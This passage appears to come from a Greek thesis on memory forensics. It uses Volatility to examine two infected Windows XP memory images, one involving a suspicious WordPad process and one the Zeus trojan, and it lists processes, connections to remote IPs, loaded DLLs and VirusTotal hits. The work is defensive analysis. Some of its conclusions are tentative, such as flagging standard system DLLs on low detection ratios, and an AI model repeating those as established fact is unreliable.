Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ----------
0x823c8830 System                    4      0     55      243 ------      0
0x82156a18 SMSS.EXE                368      4      3       19 ------      0 2011-04-10 21:05:13 UTC+0000
0x81e42020 CSRSS.EXE               600    368      9      326      0      0 2011-04-10 21:05:16 UTC+0000
0x81f1a978 WINLOGON.EXE            624    368     25      550      0      0 2011-04-10 21:05:16 UTC+0000
0x81ead620 SERVICES.EXE            668    624     22      269      0      0 2011-04-10 21:05:16 UTC+0000
0x82145020 LSASS.EXE               680    624     25      359      0      0 2011-04-10 21:05:16 UTC+0000
0x81f432c0 VMACTHLP.EXE            832    668      1       25      0      0 2011-04-10 21:05:16 UTC+0000
0x82328020 SVCHOST.EXE             844    668     18      163      0      0 2011-04-10 21:05:16 UTC+0000
0x822ea020 SVCHOST.EXE             916    668     11      221      0      0 2011-04-10 21:05:17 UTC+0000
0x81ed7da0 SVCHOST.EXE            1008    668     66     1137      0      0 2011-04-10 21:05:17 UTC+0000
0x81d82158 SVCHOST.EXE            1056    668      4       56      0      0 2011-04-10 21:05:17 UTC+0000
0x81f1f228 SVCHOST.EXE            1104    668     13      198      0      0 2011-04-10 21:05:18 UTC+0000
0x8205c920 SPOOLSV.EXE            1448    668      6       51      0      0 2011-04-10 21:05:20 UTC+0000
0x8203d6a0 VMWARESERVICE.E        1812    668      2       82      0      0 2011-04-10 21:05:28 UTC+0000
0x81d77da0 USERINIT.EXE           1932    624      2       45      0      0 2011-04-10 21:05:29 UTC+0000
0x8227bb28 EXPLORER.EXE           1956   1932     16      293      0      0 2011-04-10 21:05:29 UTC+0000
0x81d606a8 VMWARETRAY.EXE          404   1956      1       29      0      0 2011-04-10 21:05:32 UTC+0000
0x821be998 VMWAREUSER.EXE          412   1956      5 --------      0      0 2011-04-10 21:05:32 UTC+0000
0x81d5ada0 ALG.EXE                 840    668      7 --------      0      0 2011-04-10 21:05:33 UTC+0000
0x81d57020 WSCNTFY.EXE            1168   1008      1 --------      0      0 2011-04-10 21:05:34 UTC+0000
```

   Στο στιγμιότυπο xp-infected εντοπίζουμε τις εξής διαδικασίες:

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin pslist
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ----------
0x823c8830 System                    4      0     55      246 ------      0
0x82156a18 SMSS.EXE                368      4      3       19 ------      0 2011-04-10 21:05:13 UTC+0000
0x81e42020 CSRSS.EXE               600    368     10      362      0      0 2011-04-10 21:05:16 UTC+0000
0x81f1a978 WINLOGON.EXE            624    368     23      522      0      0 2011-04-10 21:05:16 UTC+0000
0x81ead620 SERVICES.EXE            668    624     16      252      0      0 2011-04-10 21:05:16 UTC+0000
0x82145020 LSASS.EXE               680    624     22      331      0      0 2011-04-10 21:05:16 UTC+0000
0x81f432c0 VMACTHLP.EXE            832    668      1       25      0      0 2011-04-10 21:05:16 UTC+0000
0x82328020 SVCHOST.EXE             844    668     18      164      0      0 2011-04-10 21:05:16 UTC+0000
0x822ea020 SVCHOST.EXE             916    668      9      221      0      0 2011-04-10 21:05:17 UTC+0000
0x81ed7da0 SVCHOST.EXE            1008    668     64     1100      0      0 2011-04-10 21:05:17 UTC+0000
0x81d82158 SVCHOST.EXE            1056    668      6       76      0      0 2011-04-10 21:05:17 UTC+0000
0x81f1f228 SVCHOST.EXE            1104    668     14      194      0      0 2011-04-10 21:05:18 UTC+0000
0x8205c920 SPOOLSV.EXE            1448    668     15      121      0      0 2011-04-10 21:05:20 UTC+0000
0x8203d6a0 VMWARESERVICE.E        1812    668      3      132      0      0 2011-04-10 21:05:28 UTC+0000
0x8227bb28 EXPLORER.EXE           1956   1932     16      427      0      0 2011-04-10 21:05:29 UTC+0000
0x81d606a8 VMWARETRAY.EXE          404   1956      1       29      0      0 2011-04-10 21:05:32 UTC+0000
0x821be998 VMWAREUSER.EXE          412   1956      9      194      0      0 2011-04-10 21:05:32 UTC+0000
0x81d5ada0 ALG.EXE                 840    668      6      101      0      0 2011-04-10 21:05:33 UTC+0000
0x81d57020 WSCNTFY.EXE            1168   1008      1       28      0      0 2011-04-10 21:05:34 UTC+0000
0x82208a78 wuauclt.exe            1596   1008      7      172      0      0 2011-04-10 21:07:30 UTC+0000
0x81f7f650 wpabaln.exe            1184    624      1       58      0      0 2011-04-10 21:08:35 UTC+0000
0x82088a78 WORDPAD.EXE             320   1204      2       98      0      0 2011-04-10 21:08:40 UTC+0000
0x820d3c10 cmd.exe                 972   1956      1       33      0      0 2011-04-10 21:28:24 UTC+0000
0x81f6d228 win32dd.exe            1120    972      1       22      0      0 2011-04-10 21:29:24 UTC+0000
```

   Αυτό που παρατηρούμε είναι έχουν προστεθεί οι εξής 4 διαδικασίες:

0x82208a78 wuauclt.exe	*1596*	*1008*	*7*	*172*	*0*	*0 2011-04-10 21:07:30 UTC+0000*
0x81f7f650 wpabaln.exe	*1184*	*624*	*1*	*58*	*0*	*0 2011-04-10 21:08:35 UTC+0000*
0x82088a78 WORDPAD.EXE	*320*	*1204*	*2*	*98*	*0*	*0 2011-04-10 21:08:40 UTC+0000*
0x820d3c10 cmd.exe	*972*	*1956*	*1*	*33*	*0*	*0 2011-04-10 21:28:24 UTC+0000*

   για τις οποίες βλέπουμε και το ιστορικό χρονικό της δημιουργίας τους.

2. Στην συνέχεια εντοπίζουμε πιθανές συνδέσεις οι οποίες μεσολάβησαν μεταξύ των 2 στιγμιότυπων χρησιμοποιώντας το Plugin connscan ώστε να ελέγξουμε και αυτές που έκλεισαν πρόσφατα.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin connscan
Volatility Foundation Volatility Framework 2.3.1
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x02350cd8 192.168.1.32:1044        91.199.75.77:80          1204
0x024b8838 192.168.1.32:1047        192.168.1.150:139        4
```

παρατηρούμε ότι έχουν υπάρξει 2 συνδέσεις από το μηχάνημα μας.
Η πρώτη στην IP 91.199.75.77 στην θύρα 80 από την διαδικασία 1204 και η δεύτερη στην IP 192.168.1.150 στην θύρα 139 από την διαδικασία 4.

3. Εκ πρώτης όψης δεν φαίνεται κάτι ανησυχητικό αλλά ελέγχουμε και τις 2 IP μήπως είναι γνωστές και έχουν χαρακτηριστεί ως blacklisted στο www.ipvoid.com/. Δυστυχώς δεν υπάρχει κάποια παραπάνω πληροφορία να αντλήσουμε από εκεί.

4. Ελέγχουμε τώρα τις διαδικασίες αυτές για να βρούμε από που προέρχονται ή αν δημιούργησαν νέες διαδικασίες.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin pstree
Volatility Foundation Volatility Framework 2.3.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x82088a78:WORDPAD.EXE                               320   1204      2     98 2011-04-10 21:08:40 UTC+0000
 0x823c8830:System                                      4      0     55    246 1970-01-01 00:00:00 UTC+0000
. 0x82156a18:SMSS.EXE                                 368      4      3     19 2011-04-10 21:05:13 UTC+0000
.. 0x81e42020:CSRSS.EXE                               600    368     10    362 2011-04-10 21:05:16 UTC+0000
.. 0x81f1a978:WINLOGON.EXE                            624    368     23    522 2011-04-10 21:05:16 UTC+0000
... 0x82145020:LSASS.EXE                              680    624     22    331 2011-04-10 21:05:16 UTC+0000
... 0x81ead620:SERVICES.EXE                           668    624     16    252 2011-04-10 21:05:16 UTC+0000
.... 0x8203d6a0:VMWARESERVICE.E                      1812    668      3    132 2011-04-10 21:05:28 UTC+0000
.... 0x81d82158:SVCHOST.EXE                          1056    668      6     76 2011-04-10 21:05:17 UTC+0000
.... 0x81ed7da0:SVCHOST.EXE                          1008    668     64   1100 2011-04-10 21:05:17 UTC+0000
..... 0x81d57020:WSCNTFY.EXE                         1168   1008      1     28 2011-04-10 21:05:34 UTC+0000
..... 0x82208a78:wuauclt.exe                         1596   1008      7    172 2011-04-10 21:07:30 UTC+0000
.... 0x81f432c0:VMACTHLP.EXE                          832    668      1     25 2011-04-10 21:05:16 UTC+0000
.... 0x81d5ada0:ALG.EXE                               840    668      6    101 2011-04-10 21:05:33 UTC+0000
.... 0x82328020:SVCHOST.EXE                           844    668     18    164 2011-04-10 21:05:16 UTC+0000
.... 0x81f1f228:SVCHOST.EXE                          1104    668     14    194 2011-04-10 21:05:18 UTC+0000
.... 0x8205c920:SPOOLSV.EXE                          1448    668     15    121 2011-04-10 21:05:20 UTC+0000
.... 0x822ea020:SVCHOST.EXE                           916    668      9    221 2011-04-10 21:05:17 UTC+0000
... 0x81f7f650:wpabaln.exe                           1184    624      1     58 2011-04-10 21:08:35 UTC+0000
 0x8227bb28:EXPLORER.EXE                             1956   1932     16    427 2011-04-10 21:05:29 UTC+0000
. 0x81d606a8:VMWARETRAY.EXE                           404   1956      1     29 2011-04-10 21:05:32 UTC+0000
. 0x821be998:VMWAREUSER.EXE                           412   1956      9    194 2011-04-10 21:05:32 UTC+0000
. 0x820d3c10:cmd.exe                                  972   1956      1     33 2011-04-10 21:28:24 UTC+0000
.. 0x81f6d228:win32dd.exe                            1120    972      1     22 2011-04-10 21:29:24 UTC+0000
```


Αυτό που παρατηρούμε είναι η διαδικασία 1204 δεν είναι ενεργή αλλά έχει ανοίξει μια άλλη διαδικασία την wordpad.exe με pid 320 γεγονός που αν μη τι άλλο μας κινεί υποψίες αν αναλογιστούμε ότι πολλά malware κρύβουν τον εαυτό τους και κινούνται μέσα στο σύστημα.

5. Εντοπίζουμε στην συνέχεια τις βιβλιοθήκες που κάλεσε η διαδικασία 320 με την χρήση του plugin ddllist

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin dlllist -p 320
Volatility Foundation Volatility Framework 2.3.1
************************************************************************
WORDPAD.EXE pid:    320
Command line : "C:\Program Files\Windows NT\Accessories\WORDPAD.EXE"  "C:\Documents and Settings\unclebob\Desktop\document.doc"
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000    0x37000     0xffff C:\Program Files\Windows NT\Accessories\WORDPAD.EXE
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x5f800000    0xf2000     0xffff C:\WINDOWS\system32\MFC42u.DLL
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x763b0000    0x49000     0xffff C:\WINDOWS\system32\comdlg32.dll
0x773d0000   0x103000     0xffff C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll
0x77f60000    0x76000     0xffff C:\WINDOWS\system32\SHLWAPI.dll
0x7c9c0000   0x817000     0xffff C:\WINDOWS\system32\SHELL32.dll
0x774e0000    0x13d000     0xffff C:\WINDOWS\system32\ole32.dll
0x5ad70000    0x38000        0x3 C:\WINDOWS\system32\uxtheme.dll
0x4b400000    0x86000        0x2 C:\WINDOWS\system32\MSFTEDIT.DLL
0x76fd0000    0x7f000        0x2 C:\WINDOWS\system32\CLBCATQ.DLL
0x77050000    0xc5000        0x2 C:\WINDOWS\system32\COMRes.dll
0x77120000    0x8b000        0x2 C:\WINDOWS\system32\OLEAUT32.dll
0x77c00000     0x8000        0x2 C:\WINDOWS\system32\VERSION.dll
0x74720000    0x4c000        0x1 C:\WINDOWS\system32\msctf.dll
0x77920000    0xf3000        0x1 C:\WINDOWS\system32\SETUPAPI.dll
0x01040000    0x2c5000        0x1 C:\WINDOWS\system32\xpsp2res.dll
```


βλέποντας τις βιβλιοθήκες αυτή που μας κινεί το ενδιαφέρον είναι η xpsp2res.dll η οποία σχετίζεται με updates των windows και την οποία ψάχνουμε λίγο παραπάνω στο διαδίκτυο εντοπίζοντας ότι πιθανόν να πρόκειται για κακόβουλο λογισμικό.



6. Στην συνέχεια χρησιμοποιούμε το plugin procmemedump για την συγκεκριμένη διαδικασία ώστε να δημιουργήσουμε ένα εκτελέσιμο αρχείο μνήμης.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin procmemdump --dump-dir C:/Users/fiore/Desktop/memdump32
0 -p 320
Volatility Foundation Volatility Framework 2.3.1
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x82088a78 0x01000000 WORDPAD.EXE          OK: executable.320.exe
```

το οποίο και ελέγχουμε στο www.virustotal.com/ παίρνοντας τα παρακάτω αποτελέσματα. Δηλαδή ενδείξεις για πιθανό malware.



SHA256: ef48d79b1b6d12840f0dab5de8ee1229eab7321672367e9292daa1d31b20abdf

File name: wordpad

Detection ratio: 2 / 46

Analysis date: 2013-04-26 20:03:20 UTC (11 months, 1 week ago)

Analysis | File detail | Additional information | Comments 0 | Votes | Behavioural information

Antivirus	Result	Update
AntiVir	TR/Patched.Gen	20130426
CAT-QuickHeal	(Suspicious) - DNAScan	20130426
AVG	✓	20130426
Agnitum	✓	20130426
AhnLab-V3	✓	20130426
Antiy-AVL	✓	20130426
Avast	✓	20130426

7. Με το plugin dlldump επεξεργαζόμαστε όλα τα dll τα οποία προέκυψαν από την διαδικασία 320 και στην συνέχεια τα ελέγχουμε ξεχωριστά για να εντοπίσουμε ποιο είναι το πιθανό να ευθύνεται για το malware.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin dlldump --dump-dir C:/Users/fiore/Desktop/dump -p 320
Volatility Foundation Volatility Framework 2.3.1
Process(V) Name             Module Base Module Name          Result
---------- ---------------- ----------- ------------------- ------
0x82088a78 WORDPAD.EXE      0x01000000 WORDPAD.EXE         OK: module.320.2288a78.1000000.dll
0x82088a78 WORDPAD.EXE      0x7c900000 ntdll.dll           OK: module.320.2288a78.7c900000.dll
0x82088a78 WORDPAD.EXE      0x773d0000 COMCTL32.dll        OK: module.320.2288a78.773d0000.dll
0x82088a78 WORDPAD.EXE      0x77f60000 SHLWAPI.dll         OK: module.320.2288a78.77f60000.dll
0x82088a78 WORDPAD.EXE      0x77c00000 VERSION.dll         OK: module.320.2288a78.77c00000.dll
0x82088a78 WORDPAD.EXE      0x05ad0000 uxtheme.dll         OK: module.320.2288a78.5ad70000.dll
0x82088a78 WORDPAD.EXE      0x77dd0000 ADVAPI32.dll        OK: module.320.2288a78.77dd0000.dll
0x82088a78 WORDPAD.EXE      0x77fe0000 Secur32.dll         OK: module.320.2288a78.77fe0000.dll
0x82088a78 WORDPAD.EXE      0x5f800000 MFC42u.DLL          OK: module.320.2288a78.5f800000.dll
0x82088a78 WORDPAD.EXE      0x74720000 msctf.dll           OK: module.320.2288a78.74720000.dll
0x82088a78 WORDPAD.EXE      0x01040000 xpsp2res.dll        OK: module.320.2288a78.1040000.dll
0x82088a78 WORDPAD.EXE      0x77e70000 RPCRT4.dll          OK: module.320.2288a78.77e70000.dll
0x82088a78 WORDPAD.EXE      0x774e0000 ole32.dll           OK: module.320.2288a78.774e0000.dll
0x82088a78 WORDPAD.EXE      0x77920000 SETUPAPI.dll        OK: module.320.2288a78.77920000.dll
0x82088a78 WORDPAD.EXE      0x77120000 OLEAUT32.dll        OK: module.320.2288a78.77120000.dll
0x82088a78 WORDPAD.EXE      0x4b400000 MSFTEDIT.DLL        OK: module.320.2288a78.4b400000.dll
0x82088a78 WORDPAD.EXE      0x763b0000 comdlg32.dll        OK: module.320.2288a78.763b0000.dll
0x82088a78 WORDPAD.EXE      0x77c10000 msvcrt.dll          OK: module.320.2288a78.77c10000.dll
0x82088a78 WORDPAD.EXE      0x7c9c0000 SHELL32.dll         OK: module.320.2288a78.7c9c0000.dll
0x82088a78 WORDPAD.EXE      0x7c800000 kernel32.dll        OK: module.320.2288a78.7c800000.dll
0x82088a78 WORDPAD.EXE      0x76fd0000 CLBCATQ.DLL         OK: module.320.2288a78.76fd0000.dll
0x82088a78 WORDPAD.EXE      0x7e410000 USER32.dll          OK: module.320.2288a78.7e410000.dll
0x82088a78 WORDPAD.EXE      0x77f10000 GDI32.dll           OK: module.320.2288a78.77f10000.dll
0x82088a78 WORDPAD.EXE      0x77050000 COMRes.dll          OK: module.320.2288a78.77050000.dll
```

Από το virustotal προκύπτουν ότι 5 ddl είναι ύποπτα.

- xpsp2res.dll
- comdlg32.dll
- COMRes.dll
- USER32.dll
- WORDPAD.dll

virustotal

SHA256: 9d84afc8566089326b2f46d95246439a10e452b803a65496be89795c962f05cb

File name: module.320.2288a78.1040000.dll

Detection ratio: 4 / 51

Analysis date: 2014-04-03 20:58:41 UTC (0 minutes ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
Bkav	HW32.Nonim.jege
CMC	Net-Worm.Win32.Kido!O
Symantec	WS.Reputation.1
TrendMicro-HouseCall	TROJ_GEN.F47V0321
AVG	
Ad-Aware	
AegisLab	
Agnitum	

8. Τέλος μπορούμε να εντοπίσουμε όλες τις συναρτήσεις (functions) τις οποίες καλούν τα ύποπτα dll με χρήση του plugin impscan και να εντοπίσουμε αν κάποια από αυτές λειτουργεί ύποπτα με το plugin strings.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f xp-infected.bin impscan -p 320
Volatility Foundation Volatility Framework 2.3.1
IAT        Call       Module                 Function
---------- ---------- ---------------------- --------
0x01001000 0x77dd7842 ADVAPI32.dll           RegOpenKeyExA
0x01001004 0x77dd6c17 ADVAPI32.dll           RegCloseKey
0x01001008 0x77dd775c ADVAPI32.dll           RegCreateKeyExW
0x0100100c 0x77dd6a9f ADVAPI32.dll           RegOpenKeyExW
0x01001010 0x77ddd757 ADVAPI32.dll           RegSetValueExW
0x01001018 0x77de557b ADVAPI32.dll           RegDeleteKeyW
0x0100101c 0x77dd7aab ADVAPI32.dll           RegQueryValueExA
0x01001024 0x77f183b3 GDI32.dll              GetObjectW
0x01001028 0x77f1b83b GDI32.dll              SetPixel
0x0100102c 0x77f1938f GDI32.dll              CreateFontIndirectW
0x01001030 0x77f1a145 GDI32.dll              CreatePen
0x01001034 0x77f16bfa GDI32.dll              DeleteObject
0x01001038 0x77f3d035 GDI32.dll              EnumFontFamiliesW
0x0100103c 0x77f1bbe9 GDI32.dll              EnumFontFamiliesExW
0x01001040 0x77f17db9 GDI32.dll              GetTextMetricsW
0x01001044 0x77f16f79 GDI32.dll              BitBlt
0x01001048 0x77f15fe0 GDI32.dll              CreateCompatibleDC
0x0100104c 0x77f161a5 GDI32.dll              CreateSolidBrush
0x01001050 0x77f161c1 GDI32.dll              GetStockObject
0x01001054 0x77f2777c GDI32.dll              Escape
0x01001058 0x77f18086 GDI32.dll              ExtTextOutW
0x0100105c 0x77f1821b GDI32.dll              RectVisible
0x01001060 0x77f46537 GDI32.dll              PtVisible
0x01001064 0x77f17f9d GDI32.dll              GetTextExtentPoint32W
0x01001068 0x77f17eac GDI32.dll              TextOutW
0x0100106c 0x77f1e9ae GDI32.dll              Rectangle
0x01001070 0x77f18fa0 GDI32.dll              GetTextColor
0x01001074 0x77f18f4c GDI32.dll              GetBkColor
0x01001078 0x77f1ef25 GDI32.dll              CreateICW
0x0100107c 0x77f1b60a GDI32.dll              GetPaletteEntries
0x01001080 0x77f3d3ef GDI32.dll              ScaleWindowExtEx
0x01001084 0x77f1e601 GDI32.dll              DPtoLP
0x01001088 0x77f15a69 GDI32.dll              GetDeviceCaps
0x0100108c 0x77f1be28 GDI32.dll              CreateDCW
0x01001090 0x77f15b70 GDI32.dll              SelectObject
0x01001098 0x7c80a0a7 kernel32.dll           SetEvent
0x0100109c 0x7c82c3b6 kernel32.dll           GlobalGetAtomNameW
0x010010a0 0x7c809a99 kernel32.dll           lstrlenW
0x010010a4 0x7c80b465 kernel32.dll           GetModuleFileNameW
```

Σενάριο 2 : Zeus

Ο Zeus είναι ένα ισχυρό κακόβουλο λογισμικό τύπου δούρειου ίππου (trojan) το οποίο προσβάλει τα λειτουργικά συστήματα Windows. Το Zeus είναι πολύ δύσκολο να εντοπιστεί από τα αντιϊκά λογισμικά καθώς μπορεί να κρύβετε χρησιμοποιώντας stealth τεχνικές. Στόχος του συγκεκριμένου trojan είναι να υποκλέπτει πληροφορίες (credentials) σχετικά με λογαριασμούς κοινωνικών δικτύων, emails αλλά και τραπεζικούς ή άλλους λογαριασμούς online υπηρεσιών.

Στο παρακάτω σενάριο έχουμε ένα στιγμιότυπο μνήμης zeus.vmem από ένα υπολογιστικό σύστημα με λειτουργικό Windows το οποίο έχει προσβληθεί από το Zeus και στόχος μας είναι να εντοπίσουμε ίχνη και αποδεικτικά στοιχεία της ύπαρξης του στο σύστημα με την χρήση του Volatility.

1. Με την εντολή imageinfo μπορούμε να εντοπίσουμε το λειτουργικό το οποίο τρέχει στο μηχάνημα που εξετάζουμε.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem imageinfo
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\fiore\Desktop\Diplo\Documentation\volatility\zeus.vmem)
                      PAE type : PAE
                           DTB : 0x319000L
                          KDBG : 0x80544ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2010-08-15 19:17:56 UTC+0000
     Image local date and time : 2010-08-15 15:17:56 -0400
```

2. Ελέγχουμε ποιες διαδικασίες έτρεχαν στο μηχάνημα όταν συλλέχθηκε το στιγμιότυπο της μνήμης.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem pslist
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------
0x810b1660 System                    4      0     58      379 ------      0
0xff2ab020 smss.exe                544      4      3       21 ------      0 2010-08-11 06:06:21 UTC+0000
0xff1ecda0 csrss.exe               608    544     10      410      0      0 2010-08-11 06:06:23 UTC+0000
0xff1ec978 winlogon.exe            632    544     24      536      0      0 2010-08-11 06:06:23 UTC+0000
0xff247020 services.exe            676    632     16      288      0      0 2010-08-11 06:06:24 UTC+0000
0xff255020 lsass.exe               688    632     21      405      0      0 2010-08-11 06:06:24 UTC+0000
0xff218230 vmacthlp.exe            844    676      1       37      0      0 2010-08-11 06:06:24 UTC+0000
0x80ff88d8 svchost.exe             856    676     29      336      0      0 2010-08-11 06:06:24 UTC+0000
0xff217560 svchost.exe             936    676     11      288      0      0 2010-08-11 06:06:24 UTC+0000
0x80fbf910 svchost.exe            1028    676     88     1424      0      0 2010-08-11 06:06:24 UTC+0000
0xff22d558 svchost.exe            1088    676      7       93      0      0 2010-08-11 06:06:25 UTC+0000
0xff203b80 svchost.exe            1148    676     15      217      0      0 2010-08-11 06:06:26 UTC+0000
0xff1d7da0 spoolsv.exe            1432    676     14      145      0      0 2010-08-11 06:06:26 UTC+0000
0xff1b8b28 vmtoolsd.exe           1668    676      5      225      0      0 2010-08-11 06:06:35 UTC+0000
0xff1fdc88 VMUpgradeHelper        1788    676      5      112      0      0 2010-08-11 06:06:38 UTC+0000
0xff143b28 TPAutoConnSvc.e        1968    676      5      106      0      0 2010-08-11 06:06:39 UTC+0000
0xff25a7e0 alg.exe                 216    676      8      120      0      0 2010-08-11 06:06:39 UTC+0000
0xff364310 wscntfy.exe             888   1028      1       40      0      0 2010-08-11 06:06:49 UTC+0000
0xff38b5f8 TPAutoConnect.e        1084   1968      1       68      0      0 2010-08-11 06:06:52 UTC+0000
0x80f60da0 wuauclt.exe            1732   1028      7      189      0      0 2010-08-11 06:07:44 UTC+0000
0xff3865d0 explorer.exe           1724   1708     13      326      0      0 2010-08-11 06:09:29 UTC+0000
0xff3667e8 VMwareTray.exe          432   1724      1       60      0      0 2010-08-11 06:09:31 UTC+0000
0xff374980 VMwareUser.exe          452   1724      8      207      0      0 2010-08-11 06:09:32 UTC+0000
0x80f94588 wuauclt.exe             468   1028      4      142      0      0 2010-08-11 06:09:37 UTC+0000
0xff224020 cmd.exe                 124   1668      0 --------      0      0 2010-08-15 19:17:55 UTC+0000   2010-08
```

3. Απ' ότι παρατηρούμε δεν εντοπίζουμε κάτι περίεργο. Ελέγχουμε για τις ενεργές συνδέσεις.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem connscan
Volatility Foundation Volatility Framework 2.3.1
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x02214988 172.16.176.143:1054      193.104.41.75:80         856
0x06015ab0 0.0.0.0:1056             193.104.41.75:80         856
```

4. Παρατηρούμε ότι το μηχάνημα μας έκανε μια σύνδεση στην IP 193.104.41.75 στην πόρτα 80 μέσω της διαδικασίας με PID 856. Ελέγχουμε από που προέρχεται αυτή η διαδικασία.

```
C:\Users\fiore\Desktop\Diplo\Documentation\volatility>volatility-2.3.1.standalone.exe -f zeus.vmem pstree
Volatility Foundation Volatility Framework 2.3.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x810b1660:System                                      4      0     58    379 1970-01-01 00:00:00 UTC+0000
. 0xff2ab020:smss.exe                                 544      4      3     21 2010-08-11 06:06:21 UTC+0000
.. 0xff1ec978:winlogon.exe                            632    544     24    536 2010-08-11 06:06:23 UTC+0000
